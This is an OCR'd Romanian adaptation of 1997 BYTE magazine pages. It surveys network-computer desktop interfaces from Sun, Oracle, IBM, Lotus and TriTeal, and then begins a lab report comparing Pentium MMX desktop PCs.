Bluebird este un compromis între NC şi PC deoarece se execută pe un sistem standard x86, dar păstrează starea locală pe server şi foloseşte discul local pentru cache. Astfel oferă avantaje de la NC păstrând şi compatibilitatea cu hard-ul existent.

IBM afirmă că a proiectat Bluebird deoarece unele corporaţii mari au cerut o soluţie ieftină care uşurează trecerea la NC.„ Beneficiarii întreabă cum pot trece la noul model Java păstrând în continuare şi aplicaţiile vechi de pe platforme multiple“, explică John Albee, managerul de program IBM OS/2 Warp.

Albee spune că Bluebird va fi livrat la corporaţii în această vară. Conceptual, este similar cu iniţiativa NetPC de la Microsoft şi ZAW (Zero Administration for Windows), o alternativă NC de client mai suplu pentru Windows care se bazează pe standardele PC existente (Vedeţi şi „PC-ul contraatacă din BYTE, mai 1997“)

NUI pentru NC



HotJava Views de la Sun se execută pe JavaStation de la Sun sau orice alt sistem cu Java VM

1. Selectorul este o bară task pentru comutarea între aplicaţii.
2. CalendarView este un planificator pentru grup.
3. Aplicaţiile se execută totdeauna pe tot ecranul.
4. Butoanele înlocuiesc meniurile.

Dominaţia Microsoft la PC-uri desktop stimulează pe ceilalţi producători să exploreze pieţe cu competiţie mai redusă pentru NUI. Alternativa cea mai promiţătoare este NC, care prin definiţie este un calculator conceput pentru lucrul în reţea. Este un orizont larg deschis lipsit aproape complet de produse Microsoft, cu toate că acest lucru începe să se schimbe datorită iniţiativei NetPC de la Microsoft, achiziţiei recente de către aceasta a WebTV Networks şi sugestii că viitoarele versiuni NT ar putea include extensii pentru mai mulţi utilizatori. (vedeţi şi „Informatică ieftină“ din BYTE România, Aprilie 1997)

Nu este vorba că NC nu a atras firme importante. IBM, Lotus, Oracle, SCO şi Sun vor lansa NUI pentru NC în acest an. Dar este loc şi pentru firme mai mici ca TriTeal şi Ulysses pentru a se putea infiltra.

NUI pentru NC are tendinţa să fie mai simplă decât interfeţele reduse GUI pentru PC. De obicei aceste interfeţe includ un set de aplicaţii mici pentru cei care lucrează cu un set redus de programe de bază, ceea ce este acceptabil ţinând cont de modul în care organizaţiile vor distribui sistemele NC. Aceste programe vor fi suplimentate cu Java, inclusiv aplet-uri şi porţi (gateway) deschise spre programe şi baze de date vechi. Şi toate sunt împachetate într-o interfaţă simplificată mai uşor de învăţat pentru utilizatori.

„Majoritatea oamenilor de pe planetă n-au văzut cum se prezintă un Macintosh sau Windows“, spune Douglass Wilson, arhitectul Kona Desktop de la Lotus. „ Avem în vedere o piaţă mult mai vastă, cea a utilizatorilor de la firme şi de acasă, care n-au apucat încă să vadă un GUI“.

Oracle şi IBM îşi scriu propriul NUI în cod nativ specific UC, pentru a avea performanţe maxime pe microprocesoare ieftine. NC Desktop de la Oracle se adresează pieţei Intel x86, ARM 7500FE şi procesoarelor Digital Equipment/ARM Strong ARM. Acestea sunt cele trei UC-uri care au suport până acum din partea platformei de referinţă Oracle NC, o specificaţie pentru care Network Computer, Inc (NCI), desprinsă din Oracle, deţine licenţa.

NUI încă nedenumit de la IBM se adresează platformei PowerPC 403 (o versiune înglobată de PowerPC 603 fără unitate de virgulă mobilă), procesorul din IBM Network Station. Alţi furnizori şi-au scris propriile NUI în Java, deci se pot executa pe orice sistem cu Java VM. Această compatibilitate între platforme se realizează în dauna performanţei, cu toate că utilizarea compilatoarelor JIT (just-in-time) şi viitoarele cipuri Java vor reduce diferenţele.

Sun inventează GUI nou

Sun a cheltuit probabil mai mult timp pentru a gândi din nou un GUI decât orice altă companie. La JavaSoft (desprinsă din Sun), proiectanţii Frank Ludolph şi Don Gentner au analizat ce este bine şi rău la fiecare GUI, de la Windows la Mac. Au beneficiat de faptul că Lundolph a lucrat la faimosul proiect Alto la Palo Alto Research Center (PARC) al firmei Xerox. Inventivul lor NUI pentru Sun Java Station, HotJava Views,

Transformarea NUI cu SoftNC

SoftNC de la TriTeal o facilitate unică de program între NUI, poate să-şi schimbe instantaneu modul de prezentare a interfeţei printr-o singură selecţie cu maus. Pentru a schimba stiluri care seamănă cu Windows 95, Motif sau Unix CDE, utilizatorii selectează un buton din panoul de control. Este cel mai bun truc de la transformarea prin morphing a robotului din Terminator 2 încoace.

SoftNC poate schimba prezentarea în acest mod, deoarece interfaţa nu este fixată prin cod în software. În locul codificării, un limbaj de descriere propriu, similar HTML controlează configuraţia ecranului şi modul de prezentare al tuturor ferestrelor şi elementelor.

Limbajul de descriere de la TriTeal este SoftNC Presentation Language (SPL). Un script SPL descrie modul în care arată GUI, dar nu face efectiv desenul pe ecran. Pentru acesta, TriTeal şi-a scris propria bibliotecă de clase Java. Clasele TriTeal sunt suficient de cuprinzătoare pentru a simula aproape orice GUI şi se pot adapta la rezoluţii diferite ale ecranului, palete de culori şi tipuri de ecran, chiar şi la ecrane monocrome sau echipamente portabile.

Noile clase se află la clientul SoftNC (de obicei un NC). Atunci când SoftNC primeşte un mesaj de schimbare a modului de prezentare a ecranului atunci face apel la aceste clase pentru a desena interfaţa descrisă în SPL script. Mecanismul pentru acest tip şi alte mesaje la SoftNC se bazează pe IOCP (Inter ORB Communication Protocol)

Mesajele pot proveni din sistemul local sau de oriunde din reţea. Ele sunt codificate ca şi fişiere MIME ataşate. Un mesaj poate conţine anumite date şi un script SPL sau un URL care face referinţă la un script SPL din reţea. În acest mod serverul poate controla centralizat desktopul SoftNC prin distribuirea de mesaje MIME la toţi clienţii SoftNC.

încearcă să scape de complexitatea infiltrată în decursul timpului în GUI, dar fără să sacrifice prea mult flexibilitatea.

Nimic nu este sacru pentru Ludolph şi Gentner. Primul lucru elimimat a fost bara de meniu. Meniurile, în special cele organizate ierarhic încurcă utilizatorii începători cu opţiunile lor greu de găsit, afirmă ei. Ei au condensat operaţiile esenţiale în câteva opţiuni pe o baretă cu butoane.

Un alt substitut pentru meniuri este Selector, o bară mare de task-uri în marginea stângă a ecranului. Nu mai este nevoie de meniu pentru fişiere cu comenzi Open, Close, Save, Quit şi Exit. Pentru utilizatori, toate aplicaţiile par a fi în execuţie permanentă. Ei fac doar comutarea între aplicaţii prin simpla selectare cu maus pe pictograma aplicaţiei.

Aplicaţiile standard includ Mail-View (poştă electronică), Calendar View (planificare pentru grup), Web-View (navigator) şi Name-View (servicii director). Administratorii pot adăuga la Selector apleturile şi aplicaţiile noi Java . Atunci când utilizatorii comută taskuri SO salvează automat starea programului pe server. Atunci când utilizatorii revin la program, documentul apare exact ca în momentul când a fost părăsit.

Hot Java Views renunţă şi la ferestrele cu dimensiuni modificabile şi care se pot suprapune, o metaforă centrală pentru un GUI obişnuit. Acum aplicaţiile se execută totdeauna cu utilizarea întregului ecran. Acest lucru elimină confuzia resimţită de unii utilizatori, atunci când prima fereastră dispare brusc în spatele altei ferestre. (A fost închisă? Unde este? Cum se poate regăsi?)

Versiunile viitoare de HotJava Views vor avea facilităţi mai bogate: meniuri care apar şi panouri glisante la marginile ecranului. Meniurile care apar (pop-up), sunt sensibile la context şi apar doar când utilizatorul are nevoie. Panourile glisante sunt sertare pentru depozitarea apleturilor Java şi afişarea conţinutului dinamic adus din reţea. Deoarece SO păstrează totdeauna starea NC pe server, utilizatorii pot accesa mediul propriu configurat şi executa aplicaţiile de pe orice calculator din reţea care are HotJava Views.

Oracle :mai bun ca un X

Inginerii de software de la Oracle NCI îşi permit libertăţi similare în abordarea conceptelor încetăţenite. NUI elaborat de ei, NC Desktop, este asemănător cu HotJava Views şi are în vedere tot o interfaţă simplificată.

La baza NC Desktop se află Net-BSD (un nucleu Unix public) şi X11R6 (cea mai nou versiune X Windows System). NCI a selectat aceste componente deoarece sunt gratuite, bine documentate şi testate şi oferă posibilităţi de mutare uşoară pe diferite UC. Totuşi, NCI a împrumutat doar nivelul de prezentare redus de la X, nu şi modelul grafic de reţea. Pe când terminalele X se bazează pe calculatoare gazdă pentru a oferi grafică în reţea, NC Desktop face toată redarea local pe NC. Acest mod de lucru reduce mult traficul pe reţea.

O altă adaptare este că NC Desktop foloseşte X doar pentru afişarea ferestrelor rădăcină şi a elementelor de bază din fereastra ecran. În cadrul ferestrelor SO afişează toate documentele în HTML. De fapt HTML este mecanismul de afişare standard, într-un fel ca Display PostScript de la NextStep. Pentru a asigura suportul, SO are un parser HTML şi convertoare pentru formate de fişiere standard ca GIF, JPEG, MPEG, TIFF, AVI, AU, QuickTime şi Real Audio. Există şi o Java VM şi un compilator JIT.


Ca şi HotJava Views, NC Desktop are un set de aplicaţii mici reprezentate cu iconuri pe partea stângă a ecranului. Există un browser Web, un client de poştă electronică, o agendă, un planificator, un editor de text şi un administrator de fişiere.

În versiunea actuală NC Desktop, apleturile Java se execută totdeauna în navigatorul de Web. Aplicaţiile autonome Java se execută pe desktop, ca şi cele native. În partea de jos a ecranului, un panou glisant opţional afişează fluxuri de informaţii (de exemplu, cotele de la bursă sau ştiri). Şi aici scopul este de a aduce informaţiile dinamice direct în atenţia utilizatorului imediat ce are loc o schimbare, în loc să fie nevoie ca utilizatorul să caute manual informaţia.

Porţi spre trecut

IBM, ca şi Oracle, a construit varianta proprie NUI pentru NC pe baza nucleului Unix, a şcris codul pentru nivelele suplimentare în cod nativ şi a adăugat Java VM. Dată fiind istoria îndelungată a prezenţei IBM în informatizarea firmelor, nu este o surpriză că Big Blue a acordat atenţie sporită ca NUI să poată lucra cu sisteme vechi.

Emulatoarele de terminal în cod nativ pot conecta simultan staţii IBM Network Station la mai multe sisteme gazdă. Utilizatorii pot


①
②
③
④
Command Edit Option Control Help
Sign On
xclock
Rochester, Minnesota
Beachfront Accodations
File Edit Navigate Windows
Go To: http://www.ibm.com
SUNRISE Reservation
Amenities
WinCenter version 2.0.21 on NTPAD
Freelance Graphics - [ACTFORUM.PRE [RO]]
File Edit View Page Style Text Chart Arrange Tools Window Help
No Selection
Page 35
IBM Network Station in the Enterprise
Target Servers
TCP/IP
Boot Servers

Network Station de la IBM are NUI scris în cod nativ PowerPC. Accentul este pus pe conectarea la aplicaţii şi date vechi.

1. Emulatoarele de terminal execută aplicaţii ecran mod caracter pe sisteme mari.
2. Un alt program de terminal afişează un program Motif ce se execută pe un server Unix.
3. Navigatorul de Web.
4. O aplicaţie Windows aflată pe server.


rula programe pentru terminale 3270/5250, programe Unix în mod caracter, aplicații Unix Motif sau orice soft Windows.

Alte interfețe NUI pot face lucruri similare prin soluții Java, ca la Tarantella de la SCO și dbAnywhere de la Symantec. SCO își împachetează apleturile Tarantella cu un NUI simplu numit WebTop. Acesta este o colecție de apleturi și pagini HTML care ușurează accesul utilizatorilor din navigator la sistemele vechi.

Lotus își elaborează interfața NUI Kona Desktop (nu este numele definitiv) în Java. Ca și Constellation de la Netscape, Kona este de fapt un navigator care ocupă ecranul și care permite utilizatorilor să lanseze atât aplicații native, cât și apleturi Java.

Cu toate că Lotus experimentează încă modul de prezentare, Kona va avea probabil o bară statică de aplicații de partea stângă a ecranului (ca și HotJava Views și NC Desktop), nu vor fi ferestre suprapuse (ca și la HotJava Views) și vor fi panouri pentru afișat informații dinamice (ca aproape la toate NUI). O fereastră pager stil panglică va permite utilizatorilor să trimită și să primească mesaje scurte.

Aplicațiile incluse în Kona, asemenea celor din HotJava Views și NC Desktop sunt versiuni simplificate ale versiunilor complete ce se execută pe PC. „Acestea sunt versiuni ușoare ale aplicațiilor noastre din SmartSuite“, explică arhitectul Kona Douglass Wilson. „Ele sunt destinate celor 80% dintre utilizatori care au nevoie doar de 25% din facilități. Nu ați oferi acest calcul tabelar unui analist financiar, el are nevoie probabil de 1-2-3 sau Excel, dar i-ați putea oferi acest editor de text“.


Workspaces
Microsoft Word - Document1
File Edit View Insert Format Tools Table Window Help
Normal
Times New Roman
24
Change Style
Styles
Windows95
CDE
Motif
OK
Page 1 Sec 1 1/1
Printer Jobs
Printers Selected View Help
new
testprinter-123:443:skuph.triteal.com!s
File Manager
File Navigate
URL: iocp://gecko:8880/~swafford/files/files/
Work Docs/
MailBox/
junk/
README.txt
sales.doc
logo.jpg
index.html
Welcome to COREL Office For Java
1
2
3
4
4

SoftNC 100% Java desktop.

SoftNC de la TriTeal este scris complet în Java și își poate schimba instantaneu prezentarea pentru a simula trei interfețe GUI clasice.

1. Panoul de control permite selectarea între stilul Windows 95, Unix CDE și Motif.
2. Utilizatorii pot avea patru suprafețe desktop independente pe care le pot comuta prin selecție de la panou.
3. Administratorul de fișiere seamănă cu un navigator Web.
4. Utilizatorii pot executa apleturi Java sau aplicații native pe desktop.

Ulysses Telemedia, un concurent necunoscut, dezvoltă un alt NUI bazat pe Java care îmbină prezentarea și comportamentul interfețelor GUI populare, ca Windows 95 și Motif. VCOS de la Ulysses arată familiar pentru oricine are experiență pe PC, dar schimbă în mod subtil prezentarea și comportamentul suprafeței desktop.

SoftNC de la TriTeal are un panou de control care permite utilizatorilor să opteze între trei stiluri diferite: Windows 95. Unix/Motif și Unix CDE (Common Desktop Environement). Întreaga suprafață de lucru se modifică instantaneu atunci când selectați o opțiune, deoarece SoftNC are un mecanism unic de schimbare din mers a interfeței (vedeți caseta „Transformarea NUI cu SoftNC“).

Clienți noi, utilizatori noi

Utilizatorii experimentați de PC ar putea găsi că unele dintre aceste NUI sunt prea limitate, dar în acest caz NC-ul n-a fost făcut pentru ei. Așa cum NC extinde modelul client/server la noi tipuri de echipamente client, NUI pe NC va extinde informatica la noi tipuri de utilizatori.

Pentru o jumătate de secol, evoluția calculatoarelor a avut loc de la echipamente solitare de calcul, la echipamente inteligente de comunicare. Hard-ul și rețeaua se întâlnesc în fine. Acum este timpul ca softul să recupereze diferențele și ecranul dumneavoastră se va schimba pentru totdeauna.

Tom R. Halfhill este BYTE Senior editor și locuiește la San Matteo,CA. Îl puteți găsi la:
thalfhill@bix.com

[din BYTE, o publicație McGraw-Hill, Inc.
Adaptare - *Darvas Attila*]

INFORMAȚII UTILE

Apple Computer
Cupertino, CA
800-776-2333
408-996-1010
http://www.apple.com/

IBM Corp.
Austin, TX
800-426-3333
914-765-1900
http://www.internet.ibm.com/computers/networkstation/

Lotus Development Corp.
Cambridge, MA
800-343-5414
617-577-8500
http://kona.lotus.com/

Microsoft Corp.
Redmond, WA
800-426-9400
206-882-8080
http://www.microsoft.com/backoffice/sbc/sbc_summary.htm#top

Netscape Communications
Mountain View, CA
800-638-7483
415-254-1900
http://www.netscape.com/comprod/tech_preview/index.html

Oracle/NCI
Redwood Shores, CA
800-633-0596
415-506-7000
http://www.nc.com/

The Santa Cruz Operation
Santa Cruz, CA
800-726-8649
408-425-7222
http://tarantella.sco.com/

Sun/JavaSoft
Mountain View, CA
415-960-1300
http://www.javasoft.com/

TriTeal Corp.
Carlsbad, CA
800-874-8325
619-930-2077
http://www.softnc.triteal.com/

Ulysses Telemedia
Minneapolis, MN
612-359-0870
http://www.ulysses.net/

ifabo
BUCHAREST

Târg Internațional Specializat pentru Tehnică de calcul, Software, Electronică, Telecomunicații și Birotică

Palatul Parlamentului,
Centrul Internațional de Conferințe

16 - 20 septembrie 1997
ediția a IV-a

ORGANIZATOR:

EXPORT CONSULT
VIENA-BUCUREªTI

Reprezentant oficial
în România a:

MESSE WIEN

Tel: (40-1) 330.45.49; 330.45.16; Fax: (40-1) 330.46.64

Întinzând coarda, PC-urile MMX combină o multitudine de performanţe cu promisiuni.

Putere MMX pentru PC-uri desktop

De redactorii Byte

Invenţia microprocesoarelor a schimbat lumea şi a lansat-o într-o nouă eră a ascensiunii continue. Pe măsură ce am trecut de la 8088 la 286 şi apoi la 386, am presupus că fiecare nouă generaţie de microprocesoare trebuie să ruleze mai repede şi să furnizeze performanţe mai bune. Am crezut că îmbunătăţirile în microprocesoare vor continua să fie alimentate printr-o creştere a vitezei tactului, îmbunătăţirea administrării cache-ului şi optimizarea arhitecturii.

Recent însă, industria microprocesoarelor a trebuit să se confrunte cu o realitate rece. Introducerea noilor UCP-uri care diferă puţin faţă de predecesorii lor imediaţi a lăsat piaţă confuză. Ca şi rezultat, evoluţia microprocesorului x86 arată primele semne de încetineală.

Introducerea din partea Intel a extensiei multimedia (MMX) reprezintă prima expansiune majoră a setului de instrucţiuni x86 de la 386 încoace. Ea face şi o importantă declaraţie: calculatoarele CISC sunt vii şi în putere. Cele 57 de instrucţiuni noi MMX realizează operaţii matematice multiple pe seturi multiple de date, simultan. Rezultatul potenţial îl reprezintă programele puternice care pot face mai mult, mai repede şi folosi mai puţine instrucţiuni.

Intel a proiectat instrucţiunile MMX având în vedere aplicaţiile multimedia. MMX îşi va găsi o largă aplicabilitate în algoritmii orientaţi pe bit şi byte, folosiţi în mod tipic de compresiile şi decompresiile video şi audio, procesarea de imagini şi renderizare.

Surprinzător, Intel şi-a ales pentru debutul MMX, nu un produs de ultimă oră cum ar fi Pentium Pro, ci linia stabilizată (şi mai profitabil) de procesoare Pentium. În ciuda avantajului evident pentru aplicaţiile comerciale, Intel a lansat MMX cu o campanie de piaţă care este orientată decis către consumatori.

Un domeniu larg

Nu se poate spune că există o lipsă de producători dispuşi de vânzarea de PC-uri MMX. Pentru acest Lab Report am adunat 10 sisteme din partea a opt producători. I-am rugat să furnizeze sisteme desktop dotate cu procesoare pentium MMX la 200 MHz. Am primit de asemenea un sistem Pentium MMX la 233 MHz şi un sistem K6 AMD la 200 MHz. Toate sistemele au avut 32 MB RAM şi au rulat Windows 95. De asemenea, a fost mandator un CD-ROM drive intern 12x, o placă video PCI cu 4 MB de memorie şi un disk hard de 3 GB.

BYTE BEST

PC-URI DESKTOP MMX

Gateway 2000 P5-200

Polywell Computers Poly 5200Tx

Gateway a fost câştigătorul incontestabil, obţinând punctaje ridicate ale performanţei şi o excelentă utilitate. Sistemul Polywell situat pe locul doi la o mică diferenţă şi preţul său mic îl fac alesul grupului.

Preţurile sistemelor (fără monitor) au variat de la 1750$ la 2949$. Cartelele de sunet, modemurile, drive-urile Zip şi alte echipamente extra, fie n-au fost necesare, fie n-au fost testate explicit.

Pentru că au fost configurate similar şi construite în jurul unor UCP-uri identice (cu excepţia sistemului K6), ar putea reieşi fără a avea vreo surpriză că aceste sisteme vor obţine performanţe identice. Fiecare dintre ele se potriveşte perfect în rolul unui PC de birou sau pentru acasă. Prin urmare, pentru a distinge aceste sisteme, am evaluat de asemenea caracteristicile şi utilitatea, incluzând calitatea şi cantitatea documentaţiei.


Trebuie remarcată absenţa sistemelor din partea a trei producători consacraţi. Hewlett Packard a refuzat să furnizeze un sistem, pretinzând că testele noastre subliniază prea pregnant performanţa sistemului atunci când este vorba de realizarea unei evaluări generale. IBM s-a scuzat pretinzând că nu are PC-uri potrivite pentru această categorie de produse. Compaq a afirmat că sistemele sale Pentium MMX nu vor fi gata în timp util.

Piaţa

Tehnologia şi performanţa microprocesoarelor şi a subsistemelor inteligente au deschis noi orizonturi pentru sistemele de operare şi aplicaţii. Un cursor animat sau un clip audio inserat într-un document Word poate furniza un moment de relaxare, însă ele în cel mai rău caz necesită un Pentium la 200 MHz. Deci, cui îi foloseşte MMX?

Dacă majoritatea aplicaţiilor dumneavoastră implică Windows 95 standard, atunci veţi fi dezamăgiţi cu Pentium MMX. În comparaţie cu Pentium standard rulând la aceeaşi frecvenţă de tact, veţi sesiza doar o mică îmbunătăţire a performanţei - de la 10 la 20 de procente. Această se datorează numai cache-ului L1 de pe cipul Pentium MMX (de la 16KB la 32KB). Va trebui să depuneţi un efort considerabil pentru a justifica un sistem MMx nou pentru un câştig atât de mic.

În prezent, nici Windows 95 sau altă aplicaţie standard de birou nu a fost rescrisă pentru a folosi avantajele instrucţiunilor MMX. Chiar dacă aceste aplicaţii ar fi fost redimensionate, procentul din codul lor care ar realiza o îmbunătăţire semnificativă a performanţei este minor. Aplicaţiile de



COMPARTIMENT DE UNITATE
Veţi avea nevoie de un spaţiu mare pentru unităţile opţionale CD-ROM, bandă magnetică şi discuri hard.

PĂSTREAZĂ SLOTURILE CURATE
Un sistem bine construit mută porturile serial, paralel, tastatura şi mouse-ul pe panoul din spate, deasupra sloturilor cartelelor de extensie

VENTILARE SUPLIMENTARĂ
Sistemele încărcate se încing repede. Ventilatoarele auxiliare sunt necesare pentru UCP-uri cu răcire pasivă.

ACCES UŞOR
Accesul nestânjenit la UC şi sloturile SIMM uşurează upgrade-urile.

SLOTURI DE EXTENSII
Perifericele speciale necesită sloturi. Un sistem bun mută funcţiile comune pe placa de bază, eliberând mai multe sloturi.

BACK PANEL

Ilustraţia se bazează pe Gateway 2000 P5-200.

ILUSTRAŢII: SANDERS / TIKKANEN DESIGN & ILLUSTRATION © 1997

birou, în ciuda faptului că sunt încărcate împreună cu aplicaţiile multimedia, rulează bine pe sistemele non Pentium MMX.

Primele aplicaţii serioase care folosesc MMX sunt cele ce utilizează prelucrările grafice complexe, aşa cum ar fi Adobe Photoshop şi PhotoDeluxe, Power Goo de la Kai şi navigatorul WIRL Virtual Reality Modeling Language (VRML) de la Vream. Dacă prelucrările grafice şi rendering-ul reprezintă o parte importantă a sarcinii dumneavoastră, PC-urile şi aplicaţiile care folosesc MMX pot furniza îmbunătăţiri serioase ale productivităţii. De asemenea şi dezvoltatorii de jocuri 3-D vor aprecia MMX.

Problema modernizării

Încă nu există un motiv serios pentru a înlocui PC-ul actual cu un sistem Pentium MMX. Dacă vreţi să cumpăraţi un nou PC sau să faceţi un upgrade pe termen lung, atunci ar fi bine să luaţi în serios MMX. În mod normal diferenţa de preţ între un Pentium mai vechi şi un MMX este de câteva sute de dolari. Dacă veţi folosi un AMD K6 diferenţa de preţ aproape că va dispare. Chiar dacă aplicaţiile dumneavoastră nu vor putea folosi direct avantajele MMX, veţi beneficia de un cache mărit şi de o arhitectură îmbunătăţită.

Intel planifică să-şi încorporeze noile instrucţiuni MMX în toate UCP-urile viitoare. Cu toate acestea, microprocesoarele clasice Pentium şi Pentium Pro - în curând înlocuite cu Pentium II - vor rămâne şi în viitor cele mai bine vândute.

Datorită unei baze mari de maşini non-MMX instalate, este aproape sigur că pentru viitorul previzibil toate programele populare vor fi disponibile în versiuni non-MMX. În final, va rămâne la latitudinea dezvoltatorilor de aplicaţii software să decidă dacă MMX va deveni o nişă sau un curent tehnologic.

Au contribuit
Dorothy Hudson, Project Manager/NSTL
Robert Hummel, freelance writer/BYTE

Cele mai bune

SISTEME PENTIUM MMX

Oricare din cele 10 sisteme desktop MMX pe care le-am evaluat ar reprezenta o achiziţie valoroasă atât pentru lucrul la birou cât şi acasă. Încărcate cu 32 MB de RAM şi cu UC-uri de ultimă tehnologie, aceste sisteme au obţinut performanţe excelente în aplicaţiile Windows curente. De asemenea, UC-urile care oferă MMX, promit o bună rulare a viitoarelor aplicaţii şi sisteme de operare specifice MMX.

Pentru majoritatea utilizatorilor, carcasele modelate şi culorile fistichii au prea puţină importanţă. Dacă achiziţionaţi un sistem Pentium la 200 MHz, trebuie să aveţi un singur obiectiv în minte: performanţa. Prin urmare, este explicabil procentajul de 60% pe care l-am oferit performanţei, pentru determinarea câştigătorului categoriei Cel mai bun.

